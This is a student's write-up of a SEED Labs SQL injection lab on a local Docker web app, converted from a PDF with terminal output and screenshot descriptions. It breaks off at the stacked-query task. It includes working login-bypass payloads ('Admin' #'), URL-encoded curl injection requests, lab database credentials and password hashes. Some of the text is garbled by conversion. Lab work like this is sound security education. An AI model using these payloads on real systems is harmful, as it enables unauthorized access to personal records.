


Introduction to Offensive Security Lab 5

This lab is based on SQL injection. SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is present when user's inputs are not correctly checked within the web applications before being sent to the back-end database servers. Many web applications take inputs from users, and then use these inputs to construct SQL queries, so they can get information from the database. Web applications also use SQL queries to store information in the database. These are common practices in the development of web applications. When SQL queries are not carefully constructed, SQL injection vulnerabilities can occur. SQL injection is one of the most common attacks on web applications.

Task 1: Getting familiar with SQL statements:

First, I went to the seed-server website and logged into the admin profile:



After this, I found the following result:

The screenshot shows a web application interface for 'SEED LABS'. On the left is a vertical sidebar with icons for Home, Edit Profile, Logout, and other system functions. The main content area has a title 'User Details' and a table listing six users:

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABS

I also logged into the seed website using one of the employee login (Boby's) and I found the following:

The screenshot shows a 'Boby Profile' page. It displays a table of key-value pairs:

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABS


Next I used dockps to find the vales as shown below:

```
10.9.0.105      www.csrtlalab-attacker.com
# For Shellshock Lab
10.9.0.80      www.seedlab-shellshock.com

[11/17/23]seed@VM:~/.../Labsetup$ dockps
667411baea50  www-10.9.0.5
902bbcf7598   mysql-10.9.0.6
[11/23/23]seed@VM:~/.../Labsetup$
```

Next I implemented the root as shown below:

Next I implemented the root as shown below:



The screenshot shows a terminal window with three tabs. The first tab is titled "seed@VM: ~/.../Labsetup" and the second is also "seed@VM: ~/.../Labsetup". The third tab is titled "root@667411baea50:/". The command entered in the terminal is "docksh 667411baea50". The docked shell interface is visible at the bottom of the screen, showing a list of icons for various applications like a file manager, terminal, browser, and file viewer.

```
[11/23/23] seed@VM:~/.../Labsetup$ docksh 667411baea50
root@667411baea50:/#
```

I found the following result after executing the given sql command:

```
[11/24/23]seed@VM:~/.../Labsetup$ docksh 902bbcf7598
root@902bbcf7598:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.


Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

Now, after executing the show databases function, I got the following result:

```
| Database      |
+-----+
| information_schema |
| mysql          |
| performance_schema |
| sqllab_users    |
| sys            |
+-----+
5 rows in set (0.00 sec)
```

```
mysql> █
```



After that I performed all sql commands that were required as shown in the screenshot below:

```


| Database      |
+----+-----+
| information_schema |
| mysql          |
| performance_schema |
| sqllab_users    |
| sys            |
+----+
5 rows in set (0.07 sec)

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential             |
+-----+
1 row in set (0.00 sec)

mysql> 
```

Further, I also described credential and executed the command to select all from credential and this is what I got:



The screenshot shows a terminal window with three tabs, each displaying the same MySQL command and its output. The command is 'select * from credential;'. The output is a table with 6 rows and 9 columns. The columns are: ID, Name, EID, Salary, birth, SSN, NickName, Password, and Address. The 'Password' column contains hashed values.

ID	Name	EID	Salary	birth	SSN	NickName	Password	Address
1	Alice	10000	20000	9/20	10211002		fdbe918bdae83000aa54747fc95fe0470fff4976	
2	Boby	20000	30000	4/20	10213352		b78ed97677c161c1c82c142906674ad15242b2d4	
3	Ryan	30000	50000	4/10	98993524		a3c50276cb120637cca669eb38fb9928b017e9ef	
4	Samy	40000	90000	1/11	32193525		995b8b8c183f349b3cab0ae7fccd39133508d2af	
5	Ted	50000	110000	11/3	32111111		99343bff28a7bb51cb6f22cb20a618701a2c2f58	
6	Admin	99999	400000	3/5	43254314		a5bdff35a1df4ea895905f6f6618e83951a6efffc0	

6 rows in set (0.00 sec)

As we can see in the screenshot above, the password is a hash code. Now when I tried running the password for ryan in another tab, I got the following result:

```
t: unable to locate package snatsum
[11/24/23]seed@VM:~/.../Labsetup$ echo -n 'seedryan' | shasum
a3c50276cb120637cca669eb38fb9928b017e9ef -
[11/24/23]seed@VM:~/.../Labsetup$ █
```


As we can see, the hash code we got here is identical. We can do the same with alice as well as asked in the task:

```
[11/24/23]seed@VM:~/.../Labsetup$ echo -n 'seedryan' | shasum
a3c50276cb120637cca669eb38fb9928b017e9ef -
[11/24/23]seed@VM:~/.../Labsetup$ echo -n 'seedalice' | shasum
fdbe918bdae83000aa54747fc95fe0470ffff4976
[11/24/23]seed@VM:~/.../Labsetup$
```


Hence, we successfully implemented the task 1.

Task 2: SQL injection attack on SELECT statement:

For this task, first I analyzed the unsafe_home.php file. I also checked what happens when I try to login with the wrong password:



I also found the following when I tried to login using the commented admin:



Now, for Task 2.1: SQL injection attack from webpage:

For this task, first I had to edit out the unsafe_home.php file according to my need and I also performed the following tasks:

```
root@667411baea50: /  
seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup ×  
11/24/23] seed@VM:~/.../Labsetup$ dockps  
667411baea50  www-10.9.0.5  
02bbcf7598  mysql-10.9.0.6  
11/24/23] seed@VM:~/.../Labsetup$ docksh 6  
root@667411baea50:/# ls /var/www/  
SQL_Injection  html  
root@667411baea50:/# ls /var/www/SQL_Injection  
ss  index.html  seed_logo.png  unsafe_edit_fro  
lefense  logoff.php  unsafe_edit_backend.php  unsafe_home.php  
root@667411baea50:/# █
```

The screenshot below shows the modification I made in the unsafe_home.php file as well:

A screenshot of a Linux desktop environment. In the top right corner, there is a terminal window titled 'Text Editor' with the file name 'unsafe_home.php'. The code in the terminal is as follows:

```
Nov 24 20:08
unsafe_home.php
---Downloading unsafe_home.php code

54     $dbhost="10.9.0.6";
55     $dbuser="seed";
56     $dbpass="dees";
57     $dbname="sqlab_users";
58     // Create a DB connection
59     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
60     if ($conn->connect_error) {
61         echo "</div>";
62         echo "</nav>";
63         echo "<div class='container text-center'>";
64         die("Connection failed: " . $conn->connect_error . "\n");
65         echo "</div>";
66     }
67     return $conn;
68 }

69     // create a connection
70     $conn = getDB();
71     // Sql query to authenticate the user
72     $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
73     FROM credential
74     WHERE name= '$input_uname' and Password='$hashed_pwd'";
75     echo $sql;
76
77     if (!$result = $conn->query($sql)) {
78         echo "</div>";
79         echo "</nav>";
80         echo "<div class='container text-center'>";
81         die('There was an error running the query [' . $conn->error . ']\n');
82         echo "</div>";
83     }
84     /* convert the select return result into array type */
85 
```

Next, I copied the unsafe_home.php file to the location as shown below:

```
[11/24/23] seed@VM:~/.../Labsetup$ dockps
667411baea50  www-10.9.0.5
902bbcf57598  mysql-10.9.0.6
[11/24/23] seed@VM:~/.../Labsetup$ docksh 6
root@667411baea50:/# ls /var/www/
SQL_Injection  html
root@667411baea50:/# ls /var/www/SQL_Injection
css      index.html  seed_logo.png          unsafe_edit_frontend.php
defense  logoff.php   unsafe_edit_backend.php  unsafe_home.php
root@667411baea50:/# cd !*
cd /var/www/SQL_Injection
root@667411baea50:/var/www/SQL_Injection#
```

```
[11/24/23]seed@VM:~/..../Labsetup$ ls
docker-compose.yml  image_mysql  image_www  mysql_data
[11/24/23]seed@VM:~/..../Labsetup$ cd image_www/
[11/24/23]seed@VM:~/..../image_www$ ls
apache_sql_injection.conf  Code  Dockerfile
[11/24/23]seed@VM:~/..../image_www$ cd Code/
[11/24/23]seed@VM:~/..../Code$ ls
css  index.html  seed_logo.png  unsafe_edit_frontend.php
defense  logoff.php  unsafe_edit_backend.php  unsafe_home.php
[11/24/23]seed@VM:~/..../Code$ docker cp unsafe_home.php 667411baea50:/var/www/SQ
L_Injection#
[11/24/23]seed@VM:~/..../Code$
```


Next, I confirmed that the unsafe file was copied successfully at the specified location and it was in the edited format:

```
root@667411baea50:/# ls /var/www/SQL_Injection
css  index.html  seed_logo.png  unsafe_edit_frontend.php
defense  logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@667411baea50:/# cd !*
cd /var/www/SQL_Injection
root@667411baea50:/var/www/SQL_Injection# ls
css  index.html  seed_logo.png  unsafe_edit_frontend.php
defense  logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@667411baea50:/var/www/SQL_Injection# cat unsafe_home.php
!---
:EEED Lab: SQL Injection Education Web plateform
uthor: Kailiang Ying
:mail: kying@syr.edu
-->


!---
:EEED Lab: SQL Injection Education Web plateform
nhancement Version 1
ate: 12th April 2018
eveloper: Kuber Kohli
```

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of b

Now, when I went back to the website and tried the commented login again as shown below, I got the following result:



The screenshot shows a web-based login interface titled "Employee Profile Login". At the top left is the "SEED LABS" logo. Below the title are two input fields: "USERNAME" containing "Admin' --" and "PASSWORD" containing "Password". A green "Login" button is centered below the fields. At the bottom right of the page is the copyright notice "Copyright © SEED LABS".



The screenshot shows the same login interface as above, but with an error message displayed. The error message is a SQL query that failed to execute due to syntax errors. It includes the following text:
SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password FROM credential WHERE name= 'Admin' --' and
Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'
Below the error message, there is a detailed explanation of the error:
There was an error running the query [You have an error in your SQL syntax; check the
manual that corresponds to your MySQL server version for the right syntax to use near
'da39a3ee5e6b4b0d3255bfef95601890afd80709" at line 3]\n

Also, when I used the Admin' # in the login, I got the following result:

Nov 24 20:20

w.seed-server.com/index.html

Employee Profile Login

USERNAME	Admin' #
PASSWORD	Password

Copyright © SEED LABS

SEED LABS

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential WHERE name= 'Admin' #' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'

[Home](#) [Edit Profile](#)

User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Num
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				

Hence, we can see the task was successful. We did not need password to access these entries as required in the task.

Now, for Task 2.2: SQL injection attack from command line:

For this task, first I executed the given command in task and got the following result:

```
[11/24/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
[1] 32228
[11/24/23]seed@VM:~/.../Labsetup$ curl: (3) Failed to convert 'www.seed-server.com' to ACE; string contains a disallowed character
[11/24/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
[1]+  Exit 3                  curl 'www.seed-server.com/unsafe_home.php?username=alice
> ■
```

After this, when I logged into the Alice profile, I saw the following result again:

The screenshot shows a web page with a green header bar. On the left is the SEED LABS logo. In the center, there is a SQL query: `SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE name= 'Alice' and Password='fbe918bdae83000aa54747fc95fe0470fff4976'`. To the right of the query is a "Home" link. Below the header is a title "Alice Profile". A table below the title displays five rows of data:

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	

Also, it gave me an output that the account information does not exist for Alice which is not true:

```

</head>
<body>
    <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
        <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
            <a class="navbar-brand" href="unsafe_home.php" ></a>

            SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname ,Password
            FROM credential
            WHERE name= 'alice' and Password='17ba0791499db908433b80f37c5fbc89b870084b'</div></nav><div class='container text-center'><div class='alert alert-danger'>The account information you provide does not exist.<br></div><a href='index.html'>[11][11][11]

```

When I used seedalice as password for the next execution, I got the following result:

```

[11/24/23] seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
[1]+  Exit 3                      curl 'www.seed-server.com/unsafe_home.php?username=alice'
> curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=seedalice'
> ^C
[11/24/23] seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=seedalice'
> █

```

```

    class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only current'></span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button'>logoffBtn</button><div class='nav-link my-2 my-lg-0'>Logout</div></nav><div class='d-block d-md-block' style='text-align: center; margin-top: 20px;'><h1>Alice Profile</h1><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tbody><tr><td>Employee ID</td><td>10000</td></tr><tr><td>Birth</td><td>9/20</td></tr><tr><td>SSN</td><td>002</td></tr><tr><td>NickName</td><td></td></tr><tr><td>Address</td><td></td></tr><tr><td>Phone Number</td><td></td></tr></tbody></table>      <br><br>
    <div class="text-center">
        <n>

```

Next, I had to use encoding for '# as per my task requirement and I found the value to be %27%20%23. Now using these encoded values, I got the following result:

```
[11/24/23] seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=seedalice'
> curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=seedalice'^C
[11/24/23] seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=seedalice'
```

```
FROM credential
WHERE name= 'alice' #' and Password='fbe918bdae83000aa54747fc95fe0470fff4976'
<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px; '><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alice Profile </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='row'>E
```

Hence, we can see that the task was successfully implemented.

Also, if we want to attack it without the password, it doesn't work:

```
[12/03/23] seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice' &Password=seedalice'
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>

      SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname ,Password
      FROM credential
      WHERE name= 'alice' and Password='da39a3ee5e6b4b0d3255bfef95601890af80709'</div></nav><div class='container text-center'><div class='alert alert-danger'>The account information you provide does not exist.<br></div><a href='index.html'>Go back</
```

Now, for **Task 2.3: Append a new SQL statement:**

This was the next task to implement. In this task we have to use turn one SQL statement into two with the second one being update or delete.

The following screenshot represents the functions I performed for this task:

```

| 4 | Samy | a5c5a2/bcd12ab3/ccabb9ed38t99z8d01/eyet | | | |
| 5 | Ted  | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 6 | Admin | 99999 | 400000 | 3/5   | 43254314 |
|          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+---+-----+-----+-----+-----+-----+
-+
6 rows in set (0.00 sec)

mysql> select 2; select 1
+-----+
6 rows in set (0.00 sec)

